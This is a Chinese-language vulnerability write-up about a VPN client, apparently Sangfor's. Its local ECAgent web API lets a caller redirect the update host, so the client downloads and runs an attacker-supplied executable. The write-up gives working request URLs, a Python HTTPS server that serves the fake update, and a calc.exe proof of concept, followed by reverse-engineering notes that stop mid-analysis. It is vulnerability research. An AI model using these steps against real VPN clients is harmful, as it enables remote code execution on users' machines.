

# 某VPN客户端远程下载文件执行模拟逆向分析

---

## 前言

---

2021年3月，我通过黑盒的方式挖掘出某VPN客户端的远程下载文件执行漏洞，其原理就是通过VPN客户端本身所开启的Web服务API接口修改客户端更新请求地址，继而通过API控制客户端程序进行自动请求更新，导致客户端下载我自定义的更新程序，并运行。

黑盒侧的漏洞挖掘往往带有许多不确定性，所以我尝试从白盒（逆向）侧的角度去入手分析该漏洞的形成，并以此为基础形成对这种漏洞的挖掘模型记忆。

注：文中可能会存在笔误或描述不准确等错误，还望各位不吝赐教，多多斧正。

## 黑盒侧


---

在正式逆向之前，建议读者先阅读一下黑盒侧的漏洞挖掘过程，如若读者已经熟知该漏洞，可越过该章节直接阅读「逆向侧」章节内容。

## 漏洞回顾

随便找一个地方下载VPN客户端下载安装。

安装完之后访问VPN的页面，发现VPN会自动下载组件更新：



这之间也许是因为存在着某些联系，可以深入的看一下。

### 对本地的访问

重现上述问题，通过 F12 发现当访问VPN的登陆页面会对本地 127.0.0.1 进行HTTP(s)请求：

?op=GetEncryptKey&token=50065256e83ff1bb9e0...	https://127.0.0.1:54530/ECAgent/	HTTP/1.0	GET	200 OK	text/javascript	347 B	1.63 毫秒
?op=DoConfigure&arg1=SET%20LANG%20zh_CN...	https://127.0.0.1:54530/ECAgent/	HTTP/1.0	GET	200 OK	text/javascript	90 B	15.9 毫秒
?op=CheckReLogin&arg1=3408a894633162c62188...	https://127.0.0.1:54530/ECAgent/	HTTP/1.0	GET	200 OK	text/javascript	91 B	14.39 毫秒

这些请求均为GET请求并附带着一些参数，我把它一一列下来：


```
https://127.0.0.1:54530/ECAgent/?op=InitECAgent&arg1='&callback=EA_cb10000
https://127.0.0.1:54530/ECAgent/?op=GetEncryptKey&token=50065256e83ff1bb9e01757d0d22b669&callback=EA_cb10002
https://127.0.0.1:54530/ECAgent/?op=DoConfigure&arg1=SET%20LANG%20zh_CN&callback=EA_cb10001
https://127.0.0.1:54530/ECAgent/?op=CheckReLogin&arg1=3408a894633162c62188f98e92a221967dccfa5aafbd79b576714b4d1c3
92a4ad4b220d698efcd939c3b1b37467023e9380ee3abf0e492ee2efc736de757b80e973fe4c7d8af1af211a3f7ff3433cd9de975c76583ef
e7251dd1c0656f4384832998630359b65beb131cd8d287712462f
a1b9e9acbc96dcc678b84cd57178c1a&token=50065256e83ff1bb9e01757d0d22b669&callback=EA_cb10003
https://127.0.0.1:54530/ECAgent/?op=CheckProxySetting&token=50065256e83ff1bb9e01757d0d22b669&callback=EA_cb10004
https://127.0.0.1:54530/ECAgent/?op=UpdateControls&arg1=BEFORELOGIN&callback=EA_cb10005
https://127.0.0.1:54530/ECAgent/?op=DoQueryService&arg1=QUERY%20CONTROLS%20UPDATEPROCESS&callback=EA_cb10006
https://127.0.0.1:54530/ECAgent/?op=DoQueryService&arg1=QUERY%20CONTROLS%20UPDATEPROCESS&callback=EA_cb10007
https://127.0.0.1:54530/ECAgent/?op=DoQueryService...
```

本地来看一下这个 54530 端口对应的进程是什么：

```
C:\Users\chen>netstat -nao | findstr 54530
TCP    127.0.0.1:50421      127.0.0.1:54530     ESTABLISHED    7448
TCP    127.0.0.1:54530     0.0.0.0:0           LISTENING      1100
TCP    127.0.0.1:54530     127.0.0.1:50421     ESTABLISHED    1100

C:\Users\chen>tasklist /svc | findstr 1100
ECAgent.exe      1100 暂缺
```

发现这个端口是ECAgent.exe开启的，寻找到对应进程文件所在位置：



确认这是XXX SSLVPN的程序，那么就可以将两者联系到一起，访问VPN登录首页会触发对127.0.0.1 的访问从而引起VPN进行组件更新。

## 更新地址可控

通过以上的分析可以猜测整个大致流程，但我设想一下如果我可以控制本地的更新指向我的服务器，然后将更新的组件内容替换成恶意程序，当程序启动的时候就启动了恶意程序，这样我可以拿到安装VPN客户端的使用者PC权限。

再回到之前的本地链接列表，根据对英文的理解，参数op的值应该为其具体对应要执行的动作：

```
1 InitECAgent -> 初始化
2 GetEncryptKey -> 获取加密密钥
3 DoConfigure -> 配置
4 CheckReLogin -> 检查重新登录
5 CheckProxySetting -> 检查代理设置
6 UpdateControls -> 更新控制
7 DoQueryService -> 查询服务
```

第一个初始化的请求存在可控参数arg1:

```
1 | https://127.0.0.1:54530/ECAgent/?op=InitECAgent&arg1=XXX%20443&callback=EA_cb10000
```

参数 `arg1=XXX%20443`，对应值也就是HOST+空格+端口的格式，看到这里基本上就会有一个思路，客户端更新控件是不是根据这个指定值向其发送请求更新的呢？我可以只替换第一个初始化请求的 `arg1` 参数为 `172.20.10.2 8000`，然后本地搭建一个HTTP服务：

```
1 | python -m SimpleHTTPServer
```

其他的请求原封不动，依次请求一遍那一份URL列表（图为请求示例）：

你想怎么处理 ECAgent (93 字节)?  
发件人: 127.0.0.1

打开

保存



取消



服务端成功收到请求，但是却出现了错误的提示：

```
Serving HTTP on 0.0.0.0 port 8000 ...
172.16.176.3 - - [23/Mar/2021 14:03:01] code 400, message Bad request syntax ('\x16\x03\x01\x02\x00\x01\x00\x01\xfc\x03\x03l\xaaG'\xfc\xd19P\xc7\x1bv\x1f\x0e\xae\x92\xb8\x0e\x840\xdf\xe4@\x81\xd2tx5JW\xdd\xfd\x1a\x00\x00\xa8\xc00\xc0,\xc0(\xc0$\xc0\x14\xc0')
172.16.176.3 - - [23/Mar/2021 14:03:01] "GET / HTTP/1.1" 400 -
172.16.176.3 - - [23/Mar/2021 14:03:01] code 400, message Bad request syntax ('\x16\x03\x01\x00\xa5\x01\x00\x00\xa1\x03\x014\xe9zv\x0elht\r\x06\x95\xdbh%\xe5\xf1&\xf6,\x9d\xf1 \xf8\xdc\x89\xbc\xc3\x0bQ9\x02\x00\x00`\xc0\x14\xc0')
GET / HTTP/1.1 [23/Mar/2021 14:03:01] "GET / HTTP/1.1" 400 -
172.16.176.3 - - [23/Mar/2021 14:03:01] code 400, message Bad request syntax ('\x16\x03\x01\x00\xa5\x01\x00\x00\xa1\x03\x02x\xed\x91\x9c\xe7^^\x91\xa9\xdbv1\xed\xf0"Jir\x8fy\xf4\xf8K\x02^\xe9Q\x1ap;\x98\xa4\x00\x00`\xc0\x14\xc0')
172.16.176.3 - - [23/Mar/2021 14:03:01] "GET / HTTP/1.1" 400 -
172.16.176.3 - - [23/Mar/2021 14:03:01] code 400, message Bad HTTP/0.9 request type ('\x16\x03\x01\x02\x00\x01\x00\x01\xfc\x03\x03Cl\x97\xeaI\xdf')
172.16.176.3 - - [23/Mar/2021 14:03:01] "GET / HTTP/1.1" 400 -
```

首先我已经验证了自己的猜想，更新地址是自己可控的，客户端确实会向我指定的服务端发送请求，但由于出现了错误，我不知道客户端访问了哪个文件，也不知道访问文件之后做了什么动作。

## 服务搭建

现在要做的就是搭建一个客户端可以正常访问的请求，通过这个错误大致可以知道，我搭建的服务端协议和客户端请求使用的协议不一致，本机抓个包发现客户端请求的是 HTTPS 协议，这就需要搭建一个 HTTPS 服务了。

如下脚本基于Python库建立一个 HTTPS 服务：

```
1 | # openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes
2 |
3 | import BaseHTTPServer, SimpleHTTPServer
4 | import ssl
5 |
6 | httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', 8000),
7 | SimpleHTTPServer.SimpleHTTPRequestHandler)
8 | httpd.socket = ssl.wrap_socket (httpd.socket, certfile='./server.pem',
   | server_side=True)
   | httpd.serve_forever()
```

搭建起一个 HTTPS 环境后再次复现如上请求，服务端收到日志：

```
172.16.176.3 - - [23/Mar/2021 18:03:22] code 404, message File not found
172.16.176.3 - - [23/Mar/2021 18:03:22] "GET /com/WindowsModule.xml HTTP/1.1" 404 -
172.16.176.3 - - [23/Mar/2021 18:03:22] code 501, message Unsupported method ('POST')
172.16.176.3 - - [23/Mar/2021 18:03:22] "POST /com/win/XXXUD.exe HTTP/1.1" 501 -
```

可以看见客户端会访问两个文件：

```
1 | /com/WindowsModule.xml
2 | /com/win/XXXUD.exe
```

先不管xml文件是怎么样的，可执行文件(exe)是需要重视的，但是这里通过提示可以看出客户端发出的请求是POST请求，但我所写的Python脚本建立的HTTPS服务并不支持POST方法，我需要重写一下Handler：

```
1 | import BaseHTTPServer
2 | import SimpleHTTPServer
3 | import cgi
4 | import ssl
5 |
6 | class ServerHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
7 |     def do_POST(self):
8 |         form = cgi.FieldStorage()
```

```
9         SimpleHTTPServer.SimpleHTTPRequestHandler.do_GET(self)
10
11 Handler = ServerHandler
12
13 httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', 8000), Handler)
14 httpd.socket = ssl.wrap_socket (httpd.socket, certfile='./server.pem',
15 server_side=True)
16 httpd.serve_forever()
```

最终如上脚本支持 POST 方法，当时用 POST 方法请求时即返回文件内容。

最后，拖一个 `calc.exe`（计算器）到HTTPS网站根目录下的 `/com/win/XXXUD.exe`。

依次请求（经过多次复现发现，这三个请求才是重点的，其他的可以忽略）：

```
1 https://127.0.0.1:54530/ECAgent/?op=InitECAgent&arg1=172.20.10.2
2 8000&callback=EA_cb10000
3
4 https://127.0.0.1:54530/ECAgent/?
5 op=CheckReLogin&arg1=3408a894633162c62188f98e92a221967dccfa5aafbd79b576714b4d1c392
a4ad4b220d698efcd939c3b1b37467023e9380ee3abf0e492ee2efc736de757b80e973fe4c7d8af1af
211a3f7ff3433cd9de975c76583efe7251dd1c0656f4384832998630359b65beb131cd8d287712462f
a1b9e9acbc96dcc678b84cd57178c1a&token=50065256e83ff1bb9e01757d0d22b669&callback=EA
_cb10003

https://127.0.0.1:54530/ECAgent/?
op=UpdateControls&arg1=BEFORELOGIN&callback=EA_cb10005
```

会发现客户端请求之后，将文件下载到本地并启动该程序，成功弹出计算器：





## 白盒（逆向）侧

我从白盒（逆向）侧的角度，带入Web漏洞挖掘思维，在不完全分析伪代码的情况下**推理**出漏洞。（仅尝试带入，非实战，不喜勿喷）

## HTTP服务的建立

### 确定进程

首先进行某客户端程序的安装并启动客户端程序，然后需要使用Process Hacker之类的工具查看进程树，根据某独有的特征关键词 xxx 找到打开的进程。

▼ SangforPromoteService.exe	2800			6.57 MB
ECAgent.exe	5308	0.05	48 B/s	6.27 MB
SangforPromote.exe	8424			4.05 MB

接着根据进程查看其是否启用了网络服务（端口开放），我找到了 ECAgent.exe 这个进程，并且观察到其启用了 54530 端口：




```
C:\Users\>tasklist /svc | findstr EC
ECAgent.exe 7652 暂缺
```

```
C:\Users\>netstat -ano | findstr 7652
```

TCP	127.0.0.1:54530	0.0.0.0:0	LISTENING	7652
TCP	127.0.0.1:54530	127.0.0.1:56218	ESTABLISHED	7652
TCP	127.0.0.1:54530	127.0.0.1:56225	ESTABLISHED	7652
TCP	127.0.0.1:56219	127.0.0.1:56220	ESTABLISHED	7652
TCP	127.0.0.1:56220	127.0.0.1:56219	ESTABLISHED	7652
TCP	127.0.0.1:56226	127.0.0.1:56227	ESTABLISHED	7652
TCP	127.0.0.1:56227	127.0.0.1:56226	ESTABLISHED	7652

尝试以HTTP/HTTPS形式访问该端口，发现HTTPS访问有具体返回内容：



(“invalid op”):

故此判断该进程所启用端口为HTTP服务。

## 寻找入口


现在需要找到程序开启HTTP服务的入口点，由此才能继续去跟进整个程序的逻辑，我第一时间想到的是加载的DLL文件，选择x32dbg附加进程查看其所加载的DLL文件：

基址	模块
00B80000	ecagent.exe
04550000	tcp.dll
10000000	cscclientmanagerprj.dll
73230000	dhcpcsvc6.dll
73260000	dhcpcsvc.dll
73280000	winnsi.dll
73290000	ondemandconnroutehelper.dll
732B0000	sxs.dll
73340000	msvcp60.dll
733B0000	olepro32.dll
733D0000	dwman.dll

73380000	unimap.dll
73400000	comctl32.dll
73490000	gdiplus.dll
73620000	uxtheme.dll
736A0000	winspool.drv
73720000	ecbase.dll
73920000	wldp.dll
73950000	windows.storage.dll
73F60000	sspicli.dll
73F90000	profapi.dll
73FB0000	oleacc.dll
74010000	msimg32.dll
74020000	msvcr100.dll
740E0000	winmm.dll
74110000	[REDACTED]vpnlibey32.dll
74260000	[REDACTED]vpnsseay32.dll
74300000	cryptbase.dll
74310000	rsaenh.dll
74340000	cryptsp.dll
74360000	mswsock.dll
743C0000	msasn1.dll
743D0000	netutils.dll
743E0000	srvccli.dll
74400000	iertutil.dll
74630000	wininet.dll
74A90000	iphlpapi.dll
74AD0000	version.dll
74AE0000	urlmon.dll
74C90000	mfc42.dll
74DC0000	kernel.appcore.dll
74DD0000	winhttp.dll
74EE0000	dbghelp.dll
75070000	gdi32full.dll
751B0000	ws2_32.dll
75220000	crypt32.dll
75320000	ole32.dll
75410000	ucrtbase.dll
75610000	shcore.dll
756A0000	shell32.dll
75C60000	clbcatq.dll
75CE0000	msvcrt.dll
75DA0000	psapi.dll
75DB0000	imm32.dll
75DE0000	comdlg32.dll

```
75E90000 win32u.dll
75EB0000 gdi32.dll
75EE0000 sechost.dll
75F60000 combase.dll
761F0000 nsi.dll
763D0000 kernelbase.dll
76630000 msvcrt.dll
766B0000 wldap32.dll
76710000 advapi32.dll
76790000 wintrust.dll
767E0000 kernel32.dll
76960000 bcryptprimitives.dll
769C0000 shlwapi.dll
76A10000 rpcrt4.dll
76F30000 bcrypt.dll
76F50000 user32.dll
770F0000 oleaut32.dll
771B0000 ntdll.dll
```

这里有很多系统的DLL文件，可以略过，优先查看与 `ECAgent.exe` 有关联性的DLL文件，例如其同级目录下的几个DLL（也都被加载了）：



通过IDA打开这些DLL文件，并使用关键词 `127.0.0.1`、`0.0.0.0`、`54530` 搜索相关数据，找到对应使用的代码（F5伪代码，如下图中函数地址不一致时因为我在调试过程中进行了REBASE）：

Address	Length	Type	String
0000000A	0000000A	C	127.0.0.1

.rdata:1019157C cp db '127.0.0.1',0 ; DATA XREF: sub\_100194C0+6Ffo  
 .rdata:10191586 align 4

```

IDA View-A Pseudocode-E Hex View-1 Imports Exports
8 struct sockaddr name; // [esp+8h] [ebp-14h] BYREF
9
10 *a1 = 0;
11 s = socket(2, 2, 17);
12 if ( s == -1 )
13 {
14     GetLastError();
15     sub_1002C510(2, 2, L"[INFO][%s:%d] CreateRecvResultSocket socket %d", L"CreateRecvResultSocket", 2155, GetLastError);
16     return -1;
17 }
18 else
19 {
20     *(_DWORD *)&name.sa_data[6] = 0;
21     *(_DWORD *)&name.sa_data[10] = 0;
22     name.sa_family = 2;
23     *(_DWORD *)&name.sa_data[2] = inet_addr("127.0.0.1");
24     *(_WORD *)&name.sa_data = 0;
25     namelen = 16;
26     if ( bind(s, &name, 16) == -1 )
27     {
28         v3 = GetLastError();
29         sub_1002C510(2, 2, L"[INFO][%s:%d] CreateRecvResultSocket bind %d", L"CreateRecvResultSocket", 2167, v3);
30         closesocket(s);
31         return -1;
32     }
33     else if ( getsockname(s, &name, &namelen) == -1 )
34     {
35         v4 = GetLastError();
36         sub_1002C510(2, 2, L"[INFO][%s:%d] CreateRecvResultSocket getsockname %d", L"CreateRecvResultSocket", 2173, v4);
37         closesocket(s);
38         return -1;
39     }
40     else
41     {
42         *a1 = *(unsigned __int16 *)&name.sa_data;
43         sub_1002C510(
44             2,
45             2,
46             L"[INFO][%s:%d] CreateRecvResultSocket updateResultSvr.sin_port updateResultSvr.sin_port %d",
47             L"CreateRecvResultSocket",
48             2178,
49             *a1);
50         return s;
  
```

如上图代码中，很明显这是WINSOCK编程的写法，其中的结构体 `sockaddr` 实际上等价于 `sockaddr_in`，二者唯一的区别是 `sockaddr_in` 结构体有明确的成员去指定IP、端口，而 `sockaddr` 结构体则是使用成员 `sa_data`（这是一个数组）去包含IP、端口之类的信息。

如下图所示，就是一个两结构体之间的对应图，端口存放在 `sa_data` 的第0、1位，IP存放在 `sa_data` 的第2、3、4、5位：

Name	Value
[-] sockAddrInfo	{...}
sin_family	0x0002
sin_port	0x5930
[-] sin_addr	{...}
[-] S_un	{...}
[+] S_un_b	{...}
[+] S_un_w	{...}
- S_addr	0x0100007f
[+] sin_zero	0x0012fde0 ""
[-] ((sockaddr*)&sockAddrInfo)->sa_data	0x0012fdda "0Y"
[0]	0x30 '0'
[1]	0x59 'Y'
[2]	0x7f 'f'
[3]	0x00 ''
[4]	0x00 ''
[5]	0x01 '1'
[6]	0x00 ''
[7]	0x00 ''
[8]	0x00 ''
[9]	0x00 ''
[10]	0x00 ''
[11]	0x00 ''
[12]	0x00 ''
[13]	0x00 ''

但是在这里，实际环境中的代码对应的端口居然为0，实际测试，发现这样的赋值是无法创建成功的：

```

*(_DWORD *)&name.sa_data[6] = 0;
*(_DWORD *)&name.sa_data[10] = 0;
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = inet_addr("127.0.0.1");
*(_WORD *)&name.sa_data = 0;
namelen = 16;

